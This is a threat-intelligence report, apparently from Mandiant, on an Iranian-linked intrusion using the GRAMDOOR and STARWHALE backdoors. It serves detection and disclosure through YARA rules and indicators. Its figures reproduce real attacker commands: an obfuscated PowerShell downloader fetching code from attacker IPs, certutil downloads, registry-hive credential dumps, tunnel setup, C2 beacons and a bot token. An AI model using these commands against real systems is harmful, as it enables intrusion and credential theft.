Left On Read: Telegram Malware Spotted in Latest Iranian Cyber Espionage Activity

mandiant.com/resources/telegram-malware-iranian-espionage

In November 2021, Mandiant Managed Defense detected and responded to an UNC3313 intrusion at a Middle East government customer. During the investigation, Mandiant identified new targeted malware, GRAMDOOR and STARWHALE, which implement simple backdoor functionalities. We also identified UNC3313 use publicly available remote access software to maintain access to the environment. UNC3313 initially gained access to this organization through a targeted phishing email and leveraged modified, open-source offensive security tools to identify accessible systems and move laterally. UNC3313 moved rapidly to establish remote access by using ScreenConnect to infiltrate systems within an hour of initial compromise. Through the rapid coordination of Mandiant Managed Defense and our customer's security team, the incident was quickly contained and remediated.

Mandiant assesses with moderate confidence that UNC3313 conducts surveillance and collects strategic information to support Iranian interests and decision-making. Targeting patterns and related lures demonstrate a strong focus on targets with a geopolitical nexus.

This blog post covers the details of an intrusion conducted by UNC3313, along with malware and publicly available tools that were identified during our investigation.

Attribution

Mandiant uses the label "UNC" groups—or "uncategorized" groups—to refer to a cluster of intrusion activity that includes observable artifacts such as adversary infrastructure, tools, and tradecraft that we are not yet ready to give a classification such as TEMP, APT, or FIN (learn more about how Mandiant tracks uncategorized threat actors). Mandiant assesses with moderate confidence that UNC3313 is associated with TEMP.Zagros (reported in open sources as MuddyWater), an Iran-nexus threat actor active since at least May 2017, based on currently available information. TEMP.Zagros has consistently updated their toolkit over the years, using malware such as POWERSTATS, POWGOOP, and MORIAGENT in spear-phishing operations. The group's use of ScreenConnect for initial compromise is well documented in open sources.

Notably, on January 12, 2022, the U.S. government publicly stated it considers TEMP.Zagros as subordinate to the Iranian Ministry of Intelligence and Security (MOIS) and disclosed samples of malware families (POWGOOP and MORIAGENT) in use by the group since at least 2020.

Targeting

In the second half of 2021, Mandiant identified an UNC3313 campaign using GRAMDOOR and STARWHALE to target Middle Eastern government and technology entities. TEMP.Zagros has historically targeted these regions and sectors throughout the Middle East and Central and South Asia, including government, defense, telecommunications, energy, and finance. Targeting patterns and related lures demonstrate a strong focus on targets with a geopolitical nexus and the telecommunications sector in the Middle East.

Malware Observed

Mandiant observed UNC3313 deploy the following malware families.

Malware Family	Description
GRAMDOOR	GRAMDOOR is a backdoor written in Python that uses the Telegram Bot API to communicate over HTTP with the Telegram server. Supported commands include command execution via cmd.exe.
STARWHALE	STARWHALE is a Windows Script File (WSF) backdoor that communicates via HTTP. Supported commands include shell command execution and system information collection.
STARWHALE.GO	STARWHALE.GO is a backdoor written in GO programming language that communicates via HTTP. The backdoor can execute shell commands and collect system information, such as local IP address, computer name, and username.
CRACKMAPEXEC	CRACKMAPEXEC is a post-exploitation tool that helps automate assessing the security of large Active Directory networks.

Table 1: UNC3313 Malware Families

Outlook and Implications

The use of the Telegram API for command and control allows for malicious traffic to blend in with legitimate user behavior. Combined with the use of legitimate remote access software, publicly available tools such as LIGOLO and CrackMapExec, and the multi-layer encoding routine, Mandiant believes this reflects TEMP.Zagros' efforts to evade detection and security features. Meanwhile, it is unclear how the U.S. government's recent public attribution of "MuddyWater" to the Iranian Ministry of Intelligence and Security will affect the group's operations. It is plausible the group may re-tool and shift their tactics, techniques, and procedures prior to conducting additional operations.

UNC3313 Attack Lifecycle

Establish Foothold

UNC3313 initially gained access to the customer’s environment through a spear-phishing attack that compromised multiple systems. Phishing emails were crafted with a job promotion lure and tricked multiple victims to click a URL to download a RAR archive file hosted at the cloud storage service OneHub. This pattern is consistent with observations in open-source reporting by Anomali and Trend Micro.

The RAR archives contained a Windows Installer .msi file that installed ScreenConnect remote access software to establish a foothold. Figure 1 shows a Windows Installer transaction event recorded in the Windows Application logs for the execution of performance.msi.

```
Log: Application

Source: MsiInstaller

EID: 1040

Message: Beginning a Windows Installer transaction: C:\Users\
<redacted>\AppData\Local\Temp\Rar$EXb7468.17680\performance.msi-++-748-++-(NULL)-++-(NULL)-
++-(NULL)-++-(NULL)-++--++-. Client Process Id: 0.
```

Figure 1: Windows Installer transaction event for performance.msi

As mentioned, UNC3313 moved rapidly to establish remote access through ScreenConnect to infiltrate systems within an hour of initial compromise. ScreenConnect provides the capability to issue single CLI commands to the client or to open a full terminal using Backstage Mode. Mandiant observed command execution using cmd.exe and powershell.exe by the parent process ScreenConnect.ClientService.exe.

```
Log: Application

Source: ScreenConnect Client (f494f7a48b0cd497)

EID: 0

Message: Cloud Account Administrator Connected-++-

Log: Application

Source: ScreenConnect Client (f494f7a48b0cd497)

EID: 0

Message: Cloud Account Administrator Disconnected-++-

Log: Application

Source: ScreenConnect Client (f494f7a48b0cd497)

EID: 0

Message: Executed command of length: 13-++-
```

Figure 2: ScreenConnect client connection and command execution event logs

When actively running, the ScreenConnect.ClientService.exe process performed DNS lookups for a ScreenConnect relay service at instance-<6 character alphanumeric id>-relay.screenconnect.com. Mandiant observed the process ScreenConnect.WindowsClient.exe write additional attacker tools to the initially compromised hosts, indicating the files were copied through the active ScreenConnect session.

```
File Write Event

Full Path: C:\ProgramData\ligo64.exe

Size: 3474432

MD5: 7fefce7f2e4088ce396fd146a7951871

Process: ScreenConnect.WindowsClient.exe

Process Path: C:\Program Files (x86)\ScreenConnect Client (f494f7a48b0cd497)

Parent Process Path: C:\Program Files (x86)\ScreenConnect Client
(f494f7a48b0cd497)\ScreenConnect.ClientService.exe
```

Figure 3: File write event by the ScreenConnect Windows Client process

Escalate Privileges

Mandiant observed UNC3313 use common credential-dumping techniques using legitimate Windows utilities. UNC3313 leveraged the open-source WMIEXEC.PY attack framework to execute reg commands to export copies of the local SAM, SYSTEM, and SECURITY Windows registry hives. WMIEXEC.PY enables simple command invocation on a remote system (with admin rights and DCOM ports accessible on target system) via WMI (Windows Management Instrumentation).

```
cmd.exe /Q /c reg save HKLM\SAM C:\users\public\sam 1> \\127.0.0.1\ADMIN$\__1637143994.2306612
2>&1

cmd.exe /Q /c reg save HKLM\SYSTEM C:\users\public\system 1>
\\127.0.0.1\ADMIN$\__1637143994.2306612 2>&1

cmd.exe /Q /c reg save HKLM\SECURITY C:\users\public\security 1>
\\127.0.0.1\ADMIN$\__1637143994.2306612 2>&1
```

Figure 4: Suspicious Registry exports executed by WMIEXEC.PY


UNC3313 used the Task Manager application to dump the process memory of lsass.exe, as shown in Figure 5 when the process Taskmgr.exe wrote the file lsass.dmp.

```
File Write Event

Full Path: C:\Users\<redacted>\AppData\Local\Temp\2\lsass.DMP

Size: 59378917

Process: Taskmgr.exe

Process Path: C:\Windows\System32

Parent Process Path: C:\Windows\explorer.exe
```

Figure 5: Task Manager Dump of LSASS.EXE

Internal Reconnaissance and Lateral Movement

Mandiant observed UNC3313 leverage publicly available offensive security tools to accomplish remote command execution, internal reconnaissance, network tunneling, and lateral movement. UNC3313 used a slightly modified version of the open-source pen-testing tool CrackMapExec v3.0 (CRACKMAPEXEC) compiled with Pyinstaller to perform system enumeration and user account reconnaissance and to execute remote commands on target systems. The modified version of CRACKMAPEXEC used by the attacker, named aa.exe, had the tool's description removed and included the database setup code from the utility setup_database.py to bypass extra installation steps (Figure 6).



```
logger = CMEAdapter(setup_logger())
if not os.path.isdir('data'):
    os.mkdir('data')
import sqlite3
conn = sqlite3.connect('data/cme.db')
try:
    try:
        c = conn.cursor()
        c.execute('PRAGMA journal_mode = OFF')
        c.execute('CREATE TABLE "hosts" (
        "id" integer PRIMARY KEY,
        "ip" text,
        "hostname" text,
        "domain" test,
        "os" text
        )')
        c.execute('CREATE TABLE "credentials" (
        "id" integer PRIMARY KEY,
        "credtype" text,
        "domain" text,
        "username" text,
        "password" text
        )')
        conn.commit()
    except:
        pass

finally:
    conn.close()





if not args.server_port:
    args.server_port = server_port_dict[args.server]
```

```
logger = CMEAdapter(setup_logger())

if os.geteuid() is not 0:
    logger.error("I'm sorry {}, I'm afraid I can't let you do that".format(getpass.getuser()))
    sys.exit(1)

if not os.path.exists('data/cme.db'):
    logger.error('Could not find CME database, did you run the setup_database.py script?')
    sys.exit(1)

if not args.server_port:
    args.server_port = server_port_dict[args.server]
```

Figure 6: Modified CRACKMAPEXEC with inclusion of setup_database.py code

UNC3313 performed initial reconnaissance and account access testing with CRACKMAPEXEC using the commands shown in Figure 7 and Figure 8. The credential and host information collected by CRACKMAPEXEC were stored in the local database file cme.db.

```
aa.exe 10.20.11.1/24
```

Figure 7: Initial execution of compiled CRACKMAPEXEC

```
aa.exe 10.20.11.1/24 -u <local admin> -p <password> --local-auth
```

Figure 8: Local Administrator access testing with CRACKMAPEXEC

UNC3313 used CRACKMAPEXEC to run the Windows utility certutil and obfuscated PowerShell commands to download additional tools and payloads on remote systems.

```
aa.exe  10.20.11.11 -u <local admin> -p <password> --local-auth -x "powershell -exec bypass
"function decode($txt,$key){$enByte = [System.Convert]::FromBase64String($txt);for($i=0; $i
-lt $enByte.count ; $i++){$enByte[$i] = $enByte[$i] -bxor $key;}$dtxt =
[System.Text.Encoding]::UTF8.GetString($enByte);return $dtxt;};IEX (decode
'J3QjPiNYUHpwd2ZuLU1mdy1Ld3dzVGZhUWZydmZwd145OUBxZmJ3Ziska3d3czksLDc2LTI3M
S0xMjEtNTI5OzMsZGZGcVNrdzVgWWgwZXJkMzNlS0xtaWA6SDJbW2FvQVskKjgndC1zcWx7ei
M+I1hNZnctVGZhUWZydmZwd145OURmd1B6cHdmblRmYVNxbHt6Kyo4J0Z7ZmB2d2psbUBs
bXdme3ctSm11bGhmQGxubmJtZy1KbXVsaGZQYHFqc3crK01mdC5MYWlmYHcjUHpwd2ZuLU
pMLVB3cWZiblFmYmdmcSsndC1EZndRZnBzbG1wZisqLURmd1FmcHNsbXBmUHdxZmJuKyoqK
i1RZmJnV2xGbWcrKio4' 3);"
```

Figure 9: Execution of obfuscated PowerShell downloader

The obfuscated PowerShell downloader used base64 encoding and simple XOR encryption that decoded to the general command syntax shown in Figure 10.

```
$w = [System.Net.HttpWebRequest]::Create('http[:]//
45.142.212[.]61:80/geErPht6cZk3fqg00fHOnjc9K1XXblBX');

$w.proxy = [Net.WebRequest]::GetSystemWebProxy();

$ExecutionContext.InvokeCommand.InvokeScript((New-Object
System.IO.StreamReader($w.GetResponse().GetResponseStream())).ReadToEnd());
```

Figure 10: Deobfuscated PowerShell command

UNC3313 used the multi-platform LIGOLO tunneler utility to establish tunneled access into our customer's environment. LIGOLO is an open-source, encrypted reverse SOCKS5 or TCP tunneler written in GO. The LIGOLO utility was executed with the command-line argument "-s3" to specify the relay server instead of the documented argument "-relayserver", which indicates modification of the original code downloaded from the GitHub repository.

```
aa.exe  10.20.11.11 -u <local admin> -p <password> --local-auth -x "certutil.exe -urlcache -split -f
http[:]//95.181.161[.]81:443/l.exe C:\programdata\l.exe"
```

Figure 11: Remote execution of certutil to download LIGOLO tunneler via CRACKMAPEXEC

```
c:\programdata\ligo64.exe -s3 95.181.161[.]81:5555
```

Figure 12: Execution of LIGOLO tunneler utility with relay server

Mandiant observed the hostname DESKTOP-5EN5P2I in Windows logon events on systems that were accessed by UNC3313 through an RDP connection tunneled using LIGOLO.

```
Log: Security

EID: 4624

Network Information:

        Workstation Name:     DESKTOP-5EN5P2I

        Source Network Address:      -

        Source Port:                 -

Log: Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational

EID: 1149

User: <local admin>

Domain: DESKTOP-5EN5P2I

Source Network Address: 10.20.11.14
```


Figure 13: Windows logon events showing evidence of RDP session tunneling via LIGOLO

Maintain Persistence

Mandiant identified a new malware family named STARWHALE that was used by UNC3313. STARWHALE is a Windows Script File backdoor that simply receives commands from a command and control (C2) server via HTTP and executes those commands via Windows cmd.exe. On the infected system, STARWHALE was observed being executed with a command-line argument as shown in Figure 14.

```
cmd.exe /c cscript.exe c:\\windows\\system32\\w7_1.wsf humpback__whale
```

Figure 14: STARWHALE execution



```
<Job ID="MyJob">

<Script LANGUAGE="VBScript">
'#https://en.wikipedia.org/wiki/Humpback_whale + https://en.wikipedia.org/wiki/
Humpback_whale

Function [938722 uuP5H3JLaeqFNOYbdeiIpfIbwmD2UAqa_!#humpback__whale#!](s)
    '#collisions with ships and noise pollution continue to affect the species.
  [938722 uuP5H3JLaeqFNOYbdeiIpfIbwmD2UAqa_!#humpback__whale#!] =
  RaEpY544DTliJIrse6cu1kU98tLTwDhK(bxZEZDP1jfwjOu429062CCZnZr6FpejO(
  RaEpY544DTliJIrse6cu1kU98tLTwDhK(N73ODBpARAwG7ChVnmaaeZ4mUs4zfPfC(s))))
End Function
```

Figure 15: STARWHALE Code Snippet

The command line argument "humpback__whale " is used in the code to dynamically resolve functions at runtime using the VBScript function GetRef. Since STARWHALE does not contain any persistence mechanism, a service is created as shown in Figure 16.

```
sc  create Windowscarpstss binpath= "cmd.exe /c cscript.exe c:\\windows\\system32\\w7_1.wsf
humpback__whale" start= "auto" obj= "LocalSystem"
```

Figure 16: STARWHALE Persistence Method

STARWHALE communicates with its C2 server, which is hardcoded in the malware. Upon first execution, the malware gathers basic user and system information, such as local IP address, computer name, and username. It then encodes this information using a custom encoding scheme before sending the information to the C2 IP address as shown in Figure 17.

```
POST /jznkmustntblvmdvgcwbvqb HTTP/1.1

Connection: Keep-Alive

Content-Type: application/x-www-form-urlencoded; Charset=UTF-8

Accept: */*

Accept-Language: en-us

User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)

CharSet: UTF-8

Content-Length: 69

Host: 5.199.133[.]149

vl=27732737231435E335F4239537109C22531327535C22D1327235E46253E2215613
```

Figure 17: STARWHALE Beacon

The hex value passed via the POST request parameter "vl=", as shown in Figure 17, can be decoded to the following system enumeration information, piped together and separated with a delimiter:

<ip address>|delimiter|<hostname>\\<username

The delimiter in the samples observed was "|!)!)!|". It then expects its C2 server to return a string value that is encoded using the same scheme. This string value is then included in all subsequent POST requests. If STARWHALE's initial request is successful, it begins sending the session key in a loop via HTTP POST requests to its C2 server at hxxp://5.199.133[.]149/oeajgyxyxclqmfqayv. The C2 server will then respond with a command meant to be executed via cmd.exe, as shown in Figure 18.

```
cmd.exe /c <command> >> %temp%\stari.txt.
```

Figure 18: STARWHALE command execution process

The output of the command is written to a file called "stari.txt." It then encodes the output using the custom scheme and sends it back to the C2 server in its next POST request. The structure is similar to what is shown in Figure 19.

```
<c2_session_key>|!)!)!|<command_output>
```

Figure 19: STARWHALE information sent to C2

If the command fails, it sends the encoded string "SoRRy" to its C2. Notably, in earlier iterations of STARWHALE, Mandiant also observed it using the string "sory" [sic]. The threat actor corrected the spelling error after security researchers highlighted the string in a public forum. Mandiant has observed similar spelling errors in other campaigns by Iranian threat actors.

During the intrusion, Mandiant also observed the actors deploying a malware that shares a lot of similarities with STARWHALE in design but written in Golang. Mandiant is calling this code family STARWHALE.GO. It is downloaded on the system using the certuil.exe utility as shown in Figure 20.

```
certutil.exe -urlcache -split -f hxxp://95.181.161[.]81:443/per_indexx.exe
```

Figure 20: STARWHALE.GO download

STARWHALE.GO arrives as part of a Nullsoft Scriptable Install System (NSIS) installer, which installs it in a directory called OutlookM and creates a Run key in Windows registry to make it persistent on the system. Upon execution, it drops the Golang binary and executes it.

```
InstType $(LSTR_37)    ;  Custom

InstallDir $LOCALAPPDATA\OutlookM

; install_directory_auto_append = OutlookM

; wininit = $WINDIR\wininit.ini

; --------------------

; SECTIONS: 1

; COMMANDS: 6

Section ; Section_0

  ; AddSize 4744

  CreateDirectory $INSTDIR

  SetOutPath $INSTDIR

  File index.exe

  Exec $INSTDIR\index.exe

  WriteRegStr HKCU SOFTWARE\Microsoft\Windows\CurrentVersion\Run OutlookM $INSTDIR\index.exe

SectionEnd
```

Figure 21: NSIS Script Snippet for STARWHALE.GO

The following registry key is created as a result of running the NSIS executable.

```
KEY: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\OutlookM

Value: C:\Users\<redacted>\AppData\Local\OutlookM\index.exe
```

Figure 22: STARWHALE.GO Persistence Method

STARWHALE.GO also uses a custom data encoding algorithm to protect its network communication and critical strings within the binary. It sends the same information as STARWHALE, but the data sent and received are a JSON object. A sample HTTP POST request is shown in Figure 23.

```
POST /nnskfepmasiiohvijcdpxtxzjv HTTP/1.1

Host: 87.236.212[.]184

User-Agent: Go-http-client/1.1

Content-Length: 91

Content-Type: application/json

Accept-Encoding: gzip

{"vl":"2179526e3176587ec7557e4192495c46264556569c47693e8d394154324457222227333233233323333"}
```

Figure 23: STARWHALE.GO HTTP C2 beacon

STARWHALE.GO uses a different delimiter “|&&%&&|” than STARWHALE, but the rest of the enumerated information sent to the hardcoded C2 IP address is the same. Similarly, the malware reads the response from the POST request to the C2 server and attempts to decode it using the same custom string transformation routine it used to encode the data it sent. This routine is simpler than that used by STARWHALE, as explained later. The decoded result is either launched as a command line with the process "cmd.exe /c" or launched directly as a process if the string ends with .com, .exe, .bat, or .cmd. The output of the launched process, or error message in the case of a failure to decode the string, is sent to the C2 server via HTTP POST requests to its C2 server at hxxp://87.236.212[.]184/cepopggawztuxkxujfjbnpv.

Mandiant identified a third UNC3313 backdoor during the investigation that was compiled with Python 3.9 and packaged via PyInstaller, which would only execute on Windows 8 and higher. Mandiant has named this backdoor GRAMDOOR due to its ability to use the Telegram Bot API for communication. It sends and receives messages from an actor-created Telegram chat room. GRAMDOOR arrives on the system packaged as an NSIS installer, which establishes a persistence mechanism by setting the Windows Run registry key, as shown in Figure 24.

```
KEY: HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run\OutlookMicrosift

Value: C:\Users\<redacted>\AppData\Roaming\OutlookMicrosift\index.exe" Platypus
```

Figure 24: GRAMDOOR Persistence Method

The NSIS installer for GRAMDOOR drops the PyInstaller packaged binary in the APPDATA directory in a subdirectory named OutlookMicrosift. It is executed using Exec command from the install directory, as shown in Figure 25.

```
InstType $(LSTR_37)    ;  Custom

InstallDir $APPDATA\OutlookMicrosift

; install_directory_auto_append = OutlookMicrosift

; wininit = $WINDIR\wininit.ini

; --------------------

; SECTIONS: 1

; COMMANDS: 6

Section ; Section_0

  ; AddSize 16859

  CreateDirectory $INSTDIR

  SetOutPath $INSTDIR

  File index.exe

  Exec "$INSTDIR\index.exe Platypus"

  WriteRegStr HKCU SOFTWARE\Microsoft\Windows\CurrentVersion\Run OutlookMicrosift
"$\"$INSTDIR\index.exe$\" Platypus"

SectionEnd
```

Figure 25: NSIS Script Snippet for GRAMDOOR

GRAMDOOR expects to be launched with one command-line parameter, which in this case was "Platypus." It uses this command-line parameter to piece together the function name, which is then called and acts as the entry point to the malware. GRAMDOOR implements only two commands: start and com. These commands are used to launch a cmd.exe process to which commands are piped. All network communication is via the Telegram server at api.telegram[.]org. This allows the actors to disguise their communication as regular Telegram traffic. This technique is not novel, and it is not the first time Iranian actors abused publicly available software to make their C2 traffic blend in.

All HTTP requests from the malware to the Telegram server contained the token string 2003026094:AAGoitvpcx3SFZ2_6YzIs4La_kyDF1PbXrY. The token strings are used to authenticate to the bot. Figure 26 shows a sample request.

```
hxxps://api.telegram[.]org/bot2003026094:AAGoitvpcx3SFZ2_6YzIs4La_kyDF1PbXrY/sendMessage?
chat_id=<chat_id>&parse_mode=Markdown&text=<content>
```

Figure 26: GRAMDOOR Sample Request

The malware uses the sendMessage API function to send information to a chat ID number. The actors interact with the host via the chat by issuing commands and then getting output of the executed commands sent back in the chat. For example, to retrieve network configuration information from the infected host, the attacker would issue the command “com<id> c607666261766066f9f23ec696” where the value “c607666261766066f9f23ec696” is translated to “ipconfig /all” command.

STARWHALE and GRAMDOOR share similarities in logic for the custom encoding scheme used for the data and commands sent to and received from the C2. The following code snippet demonstrates STARWHALE's traffic encoding and decoding and GRAMDOOR's commands passed back and forth between Telegram chat messages.

```
def transform_chars(data):
    data = list(data)
    src = 0
    dst = len(data) - 1
    while src < dst:
        t = data[src]
        data[src] = data[dst]
        data[dst] = t
        src += 3
        dst -= 2
    return ''.join(data)
def decode_traffic(data):
    return bytes.fromhex(transform_chars(transform_chars(data)[::-1])).decode('utf')
def encode_traffic(data):
    return transform_chars(transform_chars(data.encode('utf').hex())[::-1])
```

Figure 27: Encoding/Decoding custom routine example code snippet

GRAMDOOR also hides sensitive strings within its code using a custom XOR-based encryption scheme. The following sample code shows the logic of the aforementioned scheme.

```
def xor_transform(data):
    key = '`qLd' + str(5) + 'Hm^yw/sG-qh&@~y|[dJmC' + str(6) + 'UFvNt-^^_FeSd' + str(4) + 'N*#GNophwQ-MCJ' + str(1) + '?>L73PY'
    return ''.join((lambda .0: [ chr(ord(c1) ^ ord(c2)) for c1, c2 in .0 ])(zip(data, key)))


def encode_str(data):
    return base64.b64encode(xor_transform(data).encode())


def decode_str(data):
    return xor_transform(base64.b64decode(data).decode())
```

Figure 28: Sample snippet showing XOR-based encryption scheme used in GRAMDOOR

Mandiant also observed UNC3313 store PowerShell downloader commands in Registry keys that were referenced by a Scheduled Task named "Oracle scheduled assistant Autoupdate" that is triggered on user logon.

```
Path: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Oracle\Pre

Type: REG_SZ

Value Name: Pre

Text: IEX
```

Figure 29: PowerShell command stored in Registry Value "Pre"

```
Path: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Oracle\Post

Type: REG_SZ

Value Name: Post

Text: function decode($txt,$key){$enByte = [System.Convert]::FromBase64String($txt);

for($i=0; $i -lt $enByte.count ; $i++){$enByte[$i] = $enByte[$i] -bxor $key;}$dtxt =
[System.Text.Encoding]::UTF8.GetString($enByte);return $dtxt;}while($true){try{$o=
[System.Net.HttpWebRequest]::Create('http[:]//87.236.212[.]6:80/esZ8389bp2LFqRLI');

$o.proxy =
[Net.WebRequest]::GetSystemWebProxy();$ExecutionContext.InvokeCommand.InvokeScript((decode
(New-Object System.IO.StreamReader($o.GetResponse().GetResponseStream())).ReadToEnd()
3));}catch{}Start-Sleep -Seconds 40;}
```

Figure 30: PowerShell command stored in Registry Value "Post"

Lastly, Mandiant observed UNC3313 download and execute a Windows Installer file for the eHorus remote access tool from the vendor website. UNC3313 executed the file ehorus_installer_windows-1.1.3-x64_en-US.msi, which created a service named EHORUSAGENT. The eHorus agent process ehorus_agent.exe communicates with domains hosted on ehorus[.]com.

```
Log: System

Source: Service Control Manager

EID: 7045

Service Name: eHorus Agent Launcher

Service File Name:  &amp;quot;C:\Program Files\ehorus_agent\ehorus_launcher.exe&amp;quot; -s
```

Figure 31: Service installation for eHorus agent

eHorus is a legitimate remote access tool advertised commercially by Pandora FMS, which is based in Spain. eHorus has been recently reported by Symantec being abused by Iranian threat actors in a similar campaign against telecom organizations in Middle East and Asia.

Mandiant Targeted Attack Lifecycle

Learn more about the Mandiant Targeted Attack Lifecycle.




Figure 32: Mandiant Targeted Attack Lifecycle

MITRE ATT&CK Techniques

ATT&CK Tactic Category	Techniques
Resource Development	Obtain Capabilities (T1588) Tool (T1588.002) Develop Capabilities (T1587) Malware (T1587.001)
Initial Access	Phishing (T1566) Phishing: Spearphishing Link (T1566.002)
Execution	Scheduled Task/Job (T1053) Scheduled Task (T1053.005) Command and Scripting Interpreter (T1059) • PowerShell (T1059.001) • Windows Command Shell (T1059.003) System Services (T1569) Service Execution (T1569.002) Windows Management Instrumentation (T1047) Boot or Logon Autostart Execution (T1547) Registry Run Keys / Startup Folder (T1547.001) User Execution (T1204) Malicious File (T1204.002)

Persistence	Scheduled Task/Job (T1053) Scheduled Task (T1053.005) Create or Modify System Process (T1543) Windows Service (T1543.003) Boot or Logon Autostart Execution (T1547) Registry Run Keys / Startup Folder (T1547.001)
Privilege Escalation	Scheduled Task/Job (T1053) Scheduled Task (T1053.005)
Defense Evasion	
Credential Access	OS Credential Dumping (T1003) • LSASS Memory (T1003.001) • Security Account Manager (T1003.002) Brute Force Brute Force: Password Guessing (T1110.001)
Discovery	Remote System Discovery (T1018) System Owner/User Discovery (T1033) Network Service Scanning (T1046)
Lateral Movement	Remote Services (T1021) Remote Desktop Protocol (T1021.001)
Collection	Archive Collected Data (T1560) Archive via Utility (T1560.001)
Command and Control	Ingress Tool Transfer (T1105) Remote Access Software (T1219) Application Layer Protocol (T1071) Web Protocols (T1071.001) Protocol Tunneling (T1572) Web Service (T1102) Bidirectional Communication (T1102.002)

Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name
A102-562	Command and Control - GRAMDOOR, DNS Query, Variant #1
A102-563	Malicious File Transfer - GRAMDOOR, Download, Variant #1
A102-564	Malicious File Transfer - GRAMDOOR, Download, Variant #2
A102-565	Malicious File Transfer - STARWHALE, Download, Variant #1
A102-566	Malicious File Transfer - STARWHALE, Download, Variant #2
A102-567	Malicious File Transfer - STARWHALE, Download, Variant #3
A102-568	Malicious File Transfer - STARWHALE.GO, Download, Variant #1
A104-975	Protected Theater - GRAMDOOR, Execution, Variant #1
A104-976	Protected Theater - STARWHALE, Execution, Variant #1
A104-977	Host CLI - GRAMDOOR, Registry Persistence, Variant #1
A104-978	Host CLI - STARWHALE, Service Persistence, Variant #1

YARA Rules

```
rule M_Hunting_Backdoor_STARWHALE_1

{

    meta:

        author = "Mandiant"

        description = "Detects strings for STARWHALE samples"

        md5 = " cb84c6b5816504c993c33360aeec4705"

        rev = 1

    strings:

        $s1 = "JSCript" ascii nocase wide

        $s2 = "VBSCript" ascii nocase wide

        $s3 = "WScript.Shell" ascii nocase wide

        $s4 = "ok" ascii nocase wide

        $s5 = "no" ascii nocase wide

        $s6 = "stari.txt" ascii nocase wide

        $s7 = "SoRRy" ascii wide

        $s8 = "EMIP" ascii wide

        $s9 = "NIp" ascii wide

        $s10 = "401" ascii wide

        $s11 = "_!#" ascii wide

        $s12 = "/!&^^&!/" ascii wide

        $s13 = "|!)!)!|" ascii wide

        $s14 = "|#@*@#|" ascii wide

        $s15 = "/!*##*!/" ascii wide

        $s16 = "sory" ascii nocase wide

    condition:

        filesize > 5KB and filesize < 5MB and 10 of ($s*)

}
```

```
rule M_Hunting_Backdoor_STARWHALE_GO_1 {

    meta:

        author = "Mandiant"

        description = "Detects strings for STARWHALE.GO"

strings:
        $main1 = "main.findExecutable" ascii
        $main2 = "main.showMatrixElements" ascii
        $delim = "|&&%&&|" ascii
        $matrix = "MATRIX1*MATRIX2" ascii
        $sample = "1522526f4260f4653664276774" ascii

condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 15MB and 4 of them

}
```

Indicators of Compromise

Type	Value	Description
MD5	7c3564cd166822be4932986cb8158409	CrackMapExec
MD5	7fefce7f2e4088ce396fd146a7951871	LIGOLO
MD5	5763530f25ed0ec08fb26a30c04009f1	GRAMDOOR
